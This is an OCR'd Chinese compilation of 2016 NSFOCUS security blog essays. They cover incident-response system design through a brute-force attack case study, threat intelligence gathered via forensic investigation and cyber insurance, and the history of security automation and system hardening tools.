
2016
绿盟科技博客精编



Star Track

★战略指引 ★知识论坛 ★安全意识 ★特别关注

NSFOCUS绿盟科技

关于绿盟科技

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技）成立于 2000 年 4 月，总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。

基于多年的安全攻防研究，绿盟科技在网络及终端安全、互联网基础安全、合规及安全管理等领域，为客户提供入侵检测 / 防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务。

北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易。

股票简称：绿盟科技　股票代码：300369

2016绿盟科技博客精编

Star Track

★战略指引 ★知识论坛 ★安全意识 ★特别关注

NSFOCUS

引言

近四百篇分享，每周四篇。总浏览数约三十五万次，平均每天五百多访问 。谷歌和百度的收录页面总数分别约两千八百多页面… 两年的时间不算太长，一路走来，技术博客记录了小伙伴们的学习和分享。

在个人主页和站长年代，博客以其崭新的内容呈现和互动形式迅速发展开来。笔者自己在 05 年从个人主页“移情”博客。时光荏苒，微信兴焉，流行色从博主换成了群主。但技术博客这一载体却继续顽强地坚持了下来。

其实形式的变化并不那么重要，归结到本质是内容和互动。内容为王，无干货不成贴；互动则体现在诸多方面，技术博客和社交网络相互嵌入，作者和读者都成了分享者。

时至今日，网络安全也越来越依靠信息（威胁情报） 的快速流动以及多方互动（响应），机读（machine readable）和机器学习（machine learning）正在成为这种流动和互动中的 X 因素。

不管是写给“人”读的，还是给“机”读的，是讲你学习，还是讲机器学习， 爱分享的小伙伴们，走起。

目录

2016
绿盟科技博客
精编

01 战略指引

- 安全事件响应系统设计探讨
- 加强调查取证，夯实威胁情报基础
- 再谈网络安全的自动化

安全事件响应系统设计探讨

■ 叶晓虎

层出不穷的安全事件使大家意识到，企业安全体系不是部署入侵检测，防火墙等安全设备就够了。企业安全团队在应对越来越复杂的安全态势力不从心。传统安全产品使安全团队淹没在巨量的告警日志中无法自拔，不知所错。安全研究人员围绕着数据收集，数据分析和响应策略提出了很多模型。其中洛克希德马丁提出的攻击链模型对攻击行为给出了比较清晰的刻画，为如何在海量日志里准确的刻画攻击路径及攻击危害提供了思路。ISCM 则提出以主动、自动化和基于风险的方法设计安全响应策略。NASA 关于基于持续监控制定安全事件响应机制的报告，对如何构建安全运营系统提出了指导。

今年，绿盟科技推出了基于大数据的安全分析系统，本文即是基于数据分析的安全事件响应系统设计探讨。安全团队在某客户部署了这套系统，接收来自若干台入侵防御系统的日志，利用这套系统为客户提供相应的安全分析服务。本文是对在使用这套系统进行安全事件分析的一个案例总结。通过这个过程，对如何构建一个适合于安全团队使用的运维系统做了进一步讨论。

安全数据分析与响应过程分析

从系统的入侵威胁态势图 (图 1) 上，可以看到近期，若干台处于同一子网的服务器发生了多起的攻击事件。攻击的主要类型是暴力破解，如图 2。

图 1 态势统计图




图 2 攻击类型维度的统计态势图

系统列出了最近 7 天基于 IPS 告警日志的攻击链分析结果列表，如图 3 所示。点击列表右侧的详情可以查看其中一条攻击链的分析，如图 4 所示。

图 3 态势统计图




图 4 针对单个 ip 的攻击链分析详情

攻击者尝试登录系统，并进行暴力破解攻击行为，在没有得逞的情况下，对服务器进行了大量的 web

攻击。由于系统部署时间不长，所以我们还没有对保护的资产对象进行梳理。我们借助绿盟的威胁情报系统试图找出被攻击服务器的相关信息。如图 5 所示。




图 5 绿盟威胁情报系统服务器信息查询结果

根据反向 DNS 查询，可以得到这个 IP 地址对应的域名信息，如图 6。我们的平台也给出了这台服务器的 web 指纹信息，如图 7。可以看到，这台服务器对应的网站域名，安装了 windows 服务器，并使用 iis7.5 对公众提供 web 服务和 ftp 服务。我们猜测，网站主要是对公众提供信息服务，而 ftp 服务主要是用来做业务系统维护。

图 6 IP 对应域名信息




图 7 服务器 web 指纹信息

进一步下钻原始攻击日志，如图 8 所示各种暴力猜测。统计数字表明有多个源 ip 发起了针对服务器上安装的 mysql 数据库服务器、ftp 服务器进行了暴力破解等攻击。虽然从态势图和攻击链分析图上均表明服务器并没有被攻陷，但这些源 IP 持续的进行攻击显然是恶意行为。系统给出了处理事件的建议，如图所示。在征得客户同意的条件下，在入侵检测系统上对这些源 ip 进行了封禁。

图 8 原始日志统计信息




图 9 事件处置建议

安全团队对攻击源 ip 进行分析，发现所有 ip 都是来自于 IDC 的 windows 服务器，如图 10。这些机器可能已经变成了僵尸主机。由于没有更多的数据来源，安全团队无法进行更深入的分析以达到追踪溯源的目的。

图 10 攻击源 IP 的信息

系统设计探讨

从这次分析过程中，我们体会到系统应该有这样的设计目标：使安全团队对安全态势一目了然，提供自动辅助的工具系统来建立近于实时的安全响应策略。以下从三个方面展开系统设计的思考。

态势感知和决策支撑能力

入侵威胁态势可以使安全团队对整体安全状况可以有快速的了解。系统可以告知最近整体的安全态势、

趋势如何，管理人员需不需要进行策略的调整优化，资源的调配等等。系统还可以基于数据，做出好看、优美、有用的数据图表，特别是显示安全策略效果方面帮助客户了解到系统的价值所在。

现如今大量的安全设备、系统、地图、地球仪涌现。各种花哨的数据飞来飞去，这不应该是我们重点关注的，我们关注的是这些信息、事件是否真实有效，是否能够帮助用户解决安全问题。

系统应该能够使安全人员快速、准确关注到最为需要关注的事件。基于数据分析的安全事件响应系统，在给用户展示的时候，应能够进行”数据分级”、或优先级分级、用户分级，基于几个关键维度进行分类，以减少各种数据噪音。尤其是在攻击事件较多的情况下，攻击链分析模型虽然对攻击行为做了归并，但仍然需要对攻击事件的危险程度给出系统的判断并引导安全人员进行处理。目前系统实现的攻击链列表，就无法有效的使安全人员区分事件处理的优先级。系统可以告知哪些事件必须要介入，并且自动提供处置的建议。而在背后，实际上系统已经自动处理了若干事件（包括已知的和未知的），自动化处理能力是系统能力的关键一环。

系统应该提供辅助线索式的下钻功能，让分析人员从一个入口就能持续往下挖掘，而不是像传统的系统设计要在不同的功能页面中频繁跳转。

多数据源、多系统自动对接，自动整合能力

单一系统的能力往往是有限的，正如文中举出的事例，安全事件的复杂性决定了我们在分析、研判安全事件的时候，可能需要对接、整合多个系统的能力。以期系统能够主动的、半自动或自动的进行安全事件响应、防御。响应系统可以自动对接其他数据系统（本文中的威胁情报系统）。系统可以基于告警日志的分析结果，根据目的 IP 地址，自动通过系统查询、列举出服务器的位置、操作系统、开放的服务、高危的漏洞（例如本例服务器使用的 IIS 历史上爆出的漏洞如雷贯耳）等信息，以供运维人员参考。系统还应该能接收来自主机的日志，本例只有来自入侵检测设备的日志，如果系统可以获得服务器的相关信息 (例如事件日志、安全补丁情况)，就能做更为有效的关联分析，使攻击链完整性和准确性提高，安全策略效果评估更有效。在处理 DDoS 攻击事件时候，可以自动对接 DDoS 态势系统，以帮助用户了解整个 DDoS 事件的全局态势。

系统本身应该是开放的，可以借助更多其他安全数据能力。引入开放合作的威胁情报可以有效提高对攻击 IP 的分析能力。例如系统可以设计获取不同安全厂商提供的威胁情报能力。系统可以设计使用开放的接口与运营商或者其他安全厂商的系统进行对接，取得相当程度的攻击溯源分析能力。

当多系统，或者说多情报系统对接完毕后，各种能力的关联整合是较为核心的环节，需要有经验的安全从业人员共同出力，将个人经验、团队经验程序化、机器化，衍生为更有效率的生产力，这些部分还有很多想象空间。

提供支撑安全响应策略体系的能力

系统应该为安全团队提供持续监控的能力。系统对安全人员进行事件处理后的效果进行评估并及时反馈给安全人员。系统应该结合风险评估系统持续性的对服务器脆弱性进行评估。

结语

本文对使用安全分析系统进行安全数据分析和响应过程做了讨论，并对系统如何满足安全运维需求进行了设计方面的初步探讨。企业安全体系的构建是个复杂的系统工程，该系统仍然有许多需要完善的地方，期待更多的人可以参与讨论。

英文链接：http://blog.nsfocus.net/discussion-on-designing-a-security-incident-response-system/

加强调查取证，夯实威胁情报基础

■ 赵粮

0 安全事件调查和威胁情报

一年多前，笔者曾撰文提出：

1. 建立安全事故披露和案例分析制度；
2. 明确界定安全“披露”责任；
3. 建立安全数据和响应平台。

这些措施将会在战略层面上逐步提升安全最佳实践，包括其“有效性”、“准确性”，甚至“正确性”。本文是前文的姊妹篇。

威胁情报是高级威胁对抗能力的基石，其重要性已经得到管理层和业界的充分重视，大量的会议、论坛、报告、相关威胁情报产品和服务订阅等迅速涌现，相关研究开发活动非常活跃，令人鼓舞。但是，如何逐步建立并夯实威胁情报生态体系的基础，包括收集、分析、积累、分享、应用等各个环节，对业界来说依然是个挑战。

从业界整体来看，威胁情报的来源有这样几个：

1. 行业或联盟的分享购买交易等；
2. 安全防护系统运作过程；
3. 研究人员的独立研究；
4. 安全事件的调查取证溯源活动。

尤其是最后一项，笔者认为是鲜活的、持续贡献并可以检验证伪的威胁情报来源，对于整个生态至关重要。 基于大量的、覆盖多行业和地区的事件分析和共享的“威胁情报”和“最佳实践“将会成为对抗中有力有效的武器。

它山之石可以攻玉。美国领先运营商 Verizon 多年来持续发布每年一期的数据安全态势报告，其贡献组织从当初 Verizon 自己，逐步增加到包括国家国土安全部、US-CERT、特勤局（Secret Service）、众多安全提供商和服务提供商，共 70 多家，其覆盖的安全事件数量在 13、14、15 年稳步增长，2015 年达到近 8 万起，其覆盖的可确认数据泄露事故从 2010 年的 761 起增长到 2015 年 2122 起……

	2010	2011	2012	2013	2014	2015
贡献组织				19	59	70
安全事件数量				47000	63437	79790
确认数据泄露事件	760	800	855	621	1367	2122

图 1　美国 DBIR 报告历年数据逐步积累情况

这一系列的数字可以反映出一些美国业界在威胁情报方面的基础性工作，非常值得我们借鉴。

随着网络安全法和刑法修正案的发布实施，严重网络安全事故将会被追责。《刑法修正案》第二百八十六条规定，网络服务提供者在造成致使用户信息泄露，造成严重后果的等情形下可能会导致“处三年以下有期徒刑、拘役或者管制，并处或者单处罚金”。网络安全事故的严肃性大大提升。很明显，新的立法将会大大提高信息系统的拥有者和运营者对网络安全的重视和投入。

毋庸讳言，在业界，出现安全事故后“捂盖子”的现象很普遍。 由于新的网络安全立法进一步增加了事件上报和披露后的“代价”，在没有其他额外激励或制约的情况下，安全事件将会更加难以得到有效的调查取证分析，尤其是可以分享的、由专业人员进行的高质量分析，也就侵蚀了威胁情报生态持续发展的基础。

1 “生环”和“死环”

网络攻击者和安全防护团队是一对矛盾体，此消彼长。 攻击者发动攻击后，守方防护体系可能出现三种情况： A- 视而不见； B- 发现踪迹； C- 准确检测。

A 情形下攻防轻松获利，并且进一步强化了逐利动机，获得了更多守方的“情报“，为以后的其它攻击埋下伏笔；

B 情形下防护体系发现了一些攻击的“迹象”，接下来的进展，又可以分为两种情形，一种是守方没有引发关注而忽略，于是回到情况 A，另一种，是守方由此展开调查取证溯源，利用并升级威胁情报和检测系统，对此类攻击达成准确检测、直至防护阻止，于是进展成为情形 C；

C 情形下，攻击被挫败，攻击者无功而返，并可能被溯源定位，直至被破获执法，同时守方因为调查取证，丰富了威胁情报库，对攻击方的资源和战术、技术、攻击方法等有了更多的了解，从而进一步增加了攻击方发现发明新的攻击方法和工具的难度，提升了攻击者被检测破获的风险，进而迫使攻击者放弃攻击而退出。

整个过程如下图示意。




图 2：网络对抗中的“生环”和“死环”

可以看到，情况 A 和 B 的忽略环节都会带来攻击方获利增加，攻击活动越发频繁， 网络安全生态环境逐步恶劣，我们称之为“死环”；而在情况 C 和 B 的调查环节都会带来增强的安全对抗能力，提高攻击方被挫败被破获的风险，进而迫使攻击方退出，网络安全生态环境将向“玉宇澄清、网际大治”进军，我们称之为“生环”。从图中可以看出，“生环”和“死环”最为重要的分水岭，就在于出现安全事件的“迹象”时，守方是选择“忽略”还是启动“调查”，不管是由于能力问题、还是资源方面的考虑、亦或是投入产出的权衡。

2 忽略还是调查

没有百分百安全，这是业界已经达成的共识，这意味着防护体系的某些环节总是会出现“事故”。这些“事故”是客观存在，只不过有检测到和没检测到、忽略的还是被深入调查的、有根源分析的和不明所以的等之分。

这些事故现场往往蕴含着有关攻方的丰富信息，选择对这个“现场”进行调查取证，意味着资源投入，产出是事故的根源分析、攻击方的画像信息、攻击技术战术和方法、安全防护措施失败的原因等等。资源投入是实实在在的，而上述产出和产出的价值对于一般的、小规模的非专业安全运营团队却又很大的不确定性。于是，安全能力不够强大的中小企业是不能、有安全调查能力的大型企业是不愿，导致的后果是没有足够多的信息系统运营者选择“调查”。这也是网络安全“外在性”的一个表征之一。

专业化分工有助于解决“不能”的问题，对根源分析和相应产生的“威胁情报”给予适当的奖励、而不是单纯的“处罚”则有助于解决“不愿”的问题。

3 威胁情报和网际保险

参考交通事故和保险的游戏规则，在网络安全生态中引入“保险”角色将会有助于打破“外在性”和”柠檬市场“的陷阱。美国在网际保险（Cyber Insurance）方面已有了长足的发展，到 2014 年美国至少有50家以上的保险公司提供网际保险相关产品，美国已有 24% 的商业机构购买了网际保险，网际保险市场规模达到 20 亿美元。

图 3 是笔者勾勒的引入“保险”角色后的生态示意图，包括安全事故前、事故中和事故后两个主要情形。




图 3：威胁情报和网际保险

监管机构制定相应的游戏规则，信息系统运营者自研和购买由专业安全提供商提供的安全产品和服务加强防护体系，然后购买网际保险来覆盖其它所有“残余风险”；保险公司根据此用户的自身安全状况以及所采用的安全产品和服务的“可信度”来计算保险“费率”。 在发生事故时，信息系统运营者向专业提供商请求服务以进行调查取证溯源分析，然后把事故的详尽信息和分析结果等到保险公司来申请赔付。保险公司的理赔员确认事故原因和处置措施，支付“赔付金”，并更新自己的案例库、威胁情报库，并相应更新保险费率。

通过一种变通形式的“赎买”，信息系统运营者有意愿“调查”而不是“忽略”安全事件，安全专业提供商获得第一手的攻防现场调查取证分析的“威胁情报”，安全产品和服务的“成效”通过安全案例分析得到客观检验，并通过“费率”予以体现…… 从而安全防护生态整体可以更为有效的对抗安全威胁。

结束语

孙子曰“知己知彼，百战不殆”。威胁情报就是网络攻防战场上“知己知彼”的关键，而持续积累的安全事件调查取证和溯源分析则是威胁情报最为重要的源头活水。

通过立法加大对安全事故的“处罚”力度、提升信息系统拥有者和运行者对网络安全的重视意识无疑是重要的。但是，另一方面，认识到安全事故是不可避免的，鼓励对网络安全事故进行调查取证和溯源分析，并对有效的分析过程和成果进行认可，也是非常重要的。 后者有利于改善当前我国网络安全基础数据匮乏、相关标准和“最佳实践”缺少数据支撑和验证的局面。为达成此目标，有必要设计并建设相应的监管和生态环境，例如引入网际保险角色，通过网络安全事故理赔来实现案例积累和威胁情报的可持续发展。

再谈网络安全的自动化

■ 赵粮

…工欲善其事，必先利其器…-《孔子.论语》

“这些技术代表了 Internet 软件的一种发展趋势，一种能够改变因特网整体安全水平的趋势。未来的安全软件将走向在线销售、更新、甚至租赁，尤其是桌面级安全产品，因为面对的大部分用户属于对网络安全技术知之甚少的网络服务使用者，这样，只有简单易用的软硬件和服务才有可能真正地提高因特网的整体安全水平。


当然，这种在线技术向计算机安全提出了新的挑战，也同时引入了新的安全风险。例如，网络在线扫描存在的合法性、以及技术的可靠性都有值得怀疑之处，而在线更新技术也在用户参与交互的程度方面难于取舍，自动加固技术在操作系统平台和生产运行环境适应性及智能性方面还有很长的路要走。“

这是笔者在 2000 年撰写一篇短文“安全的自动化杂谈”中的议论，15 年春秋如白驹过隙，互联网和网络安全已改天换地，对更高自动化水平的渴求更加迫切。

自动化代替手工操作意味着成熟、高效、低成本，对安全而言，还意味着时间窗口、以至于最终的“成败”。记得有一篇严肃反思人工智能的文章，将人工智能分为三个阶段 – ANI(基本人工智能)、AGI(通用人工智能)、ASI(超级人工智能)。模仿这个分段法，笔者认为安全的自动化也可分为三个阶段：

- 1 **效率阶段**（对应 ANI），通过脚本和工具等将手工操作逐步自动化，例如服务器打补丁、安全设备巡检等；在该阶段，机器执行、人工反馈，基本上所有安全决策活动都由“专家”进行，真正的“人工“智能。
- 2 **效果阶段**（对应 AGI），在较为普遍的工具和自动化基础上，可以针对安全措施的成效，针对性的调整，实现基于数据和安全情报的、及时的安全决策；该阶段实现了决策、反馈、行动等的部分自动化，但需要“专家”建立并训练模型、设置和校正参数、观察和评价效果等。
- 3 **智慧阶段**（对应 ASI），安全“自动化”系统可以观察系统行为，学习并建立“安全”的目标和基线，根据“主人”设定的安全风险取向，主动判断和呈现风险，给出建设性的行动提议。

从行业的实践来看，我们大致处于“效率阶段”，并在向“效果阶段”努力的过程中。因为安全实践同时受限于成本和风险取向，单个安全操作效率的提升、成本的下降，就可以使在固定的成本下，实施更多的安全控制措施，从而降低安全风险。 量变的积累将带来质变，让我们共同为安全的“自动化”而战！



前言

网络安全技术是当前最为活跃的研究领域之一，充满智慧和挑战，成千上万的 Internet 专家、学生都沉浸其中。当前的 Internet 已经从原来的学院研究、“美国人的高级玩具”彻底地转变为全球性的、有着亿万普通用户（包括家庭主妇、幼童、三教九流各种从业人员）的无所不包的“网上社会”。 今年年初分布式拒绝服务攻击（DDOS）肆虐，给网络界、甚至全球经济带来一场大地震。这场地震给业界的一个重要启示就是：绝对不可以将网络安全限制为某些关键网络、关键主机的特殊照顾，彻底消除 DDOS 攻击的根本还在于每个连入因特网的计算机的安全水平都大幅度提高，以防止其被攻击者利用来攻击第三方受害网络或主机。因特网需要“整体安全”。

网络安全可以划分为许多技术领域：系统主机安全、防火墙、风险评估、入侵探测、反病毒、加密等。它们往往都要求很高的专业技术以及资金、人力投入。网络安全和反病毒技术中的关键：攻击特征码、病毒特征库都需要及时的更新，才能有效。这些都妨碍了“整体安全”水平的提高。 为降低网络安全的成本、解决越来越快的安全技术更新带来的实施过程中的难题，当前的网络安全技术将表现出越来越多的自动化趋势，逐步减少对因特网用户的安全方面的专业要求和在产品更新方面花费的代价。

本文下面尝试着从系统自动加固（hardening）技术和在线技术两个方面来阐述因特网安全技术发展的这种趋势。

1 系统自动加固技术

一个称职的系统管理员一定应该同时是一位安全专家。安装一个操作系统，在将它连入网络之前，要安装最新的补丁，还要对它进行安全加固，包括不需要服务的关闭、不必需帐号的删除、内核的网络参数设置、访问控制设置（tcpwrapper 等）、X 系统安全、系统日志的安全设置、文件签名（完整性检测 tripwire 等）等等，这中间可能会碰到不少错误和失败，排除错误的过程是体现管理员水平的时候。 这样的过程对于全世界的系统管理员来说，日复一日，年复一年，不知道每天在世界各地会重复多少遍，高级的系统管理员也是在这样的一遍一遍的实践中成长起来的。但是，应该看到，这其中有许许多多重复的步骤。一方面，这些重复劳动浪费了许多优秀系统管理员的宝贵时间；另一方面，这些烦琐、复杂的配置过程也使一些系统管理员望而却步，阻碍了安全水平的普遍提高。 为此，许多网络安全专家开始开发自动加固软件，将上面提到的系统加固过程自动化，以此来解放管理员的劳动，推广系统安全技术。当前较为成熟的软件主要包括下面几种，它们是工作于 SOLARIS 之上的 TITAN、YASSP，以及工作于 LINUX 之上的 BASTILLE 项目。注意，这里提到的系统加固并不是指一些操作系统的安全版本（例如 Trusted Solaris），或者将 C 级操作系统加固以提升安全等级的商业软件（例如 CA 公司的 SeOS），昂贵的价格以及美国政府的出口限制注定这些软件不可能对因特网的整体安全水平产生帮助。下面分别简要介绍一下这几种自动加固软件。

- YASSP：http://yassp.parc.xerox.com，当前的版本是 5.0beta#5，支持 Solaris2.6、2.7 平台，对 Solaris8 的支持正在开发中。其主要工作包括：关闭服务、改变所有者、访问权限等属性、打开日志、调节网络堆栈参数、改变系统参数等。在“主题”或“内容”中添入“subscribe”向下面地址发送电子邮件可以申请加入其邮件列表，以获得其最新的开发动态：secure-sol-request@parc.xerox.com.
- BASTILLE：工作于 LINUX 平台之上。可以从 http://sourceforge.net/download.php/bastille-linux/Bastille-1.0.4.tar.gz。并且，在安全焦点网页 http://focus.silversand.net/ 可以找到其简单的中文说明。
- TITAN：其主页位于 http://www.fish.com/security/titan.html。当前的最新版本号为 3.7。

2 在线技术

由于当前各种安全漏洞层出不穷，而反病毒软件、入侵探测、风险评估软件的根本是对病毒特征码、入侵攻击特征、漏洞的表现特征库等。所以，传统的更新手段，例如到专卖店更新软盘、邮寄更新库、甚至 Internet 下载更新的方式都已经不能很好的为客户服务。因为，从管理的角度讲，没有办法能够确保企业网用户都有足够的警觉来自觉地、及时地去相应的网址去下载。这种需求环境促使安全厂家纷纷推出了更为易于使用、更加快捷的在线更新方式，简单列举一下：

λ X-Press（业界领先的入侵探测和风险评估厂商 ISS） λ LiveUpdate（安全反病毒厂家 Symentec） λ BackWeb（加密和反病毒厂家 F-Secure 安防讯基） λ 等 另外，越来越多的网站开始推出在线杀毒、在线安全扫描等服务。

例如 ATT 为用户提供免费的垃圾邮件和病毒防火墙服务、国内天网安全公司推出在线安全评估服务、263 首都在线推出在线邮件杀毒服务等等。

结束语

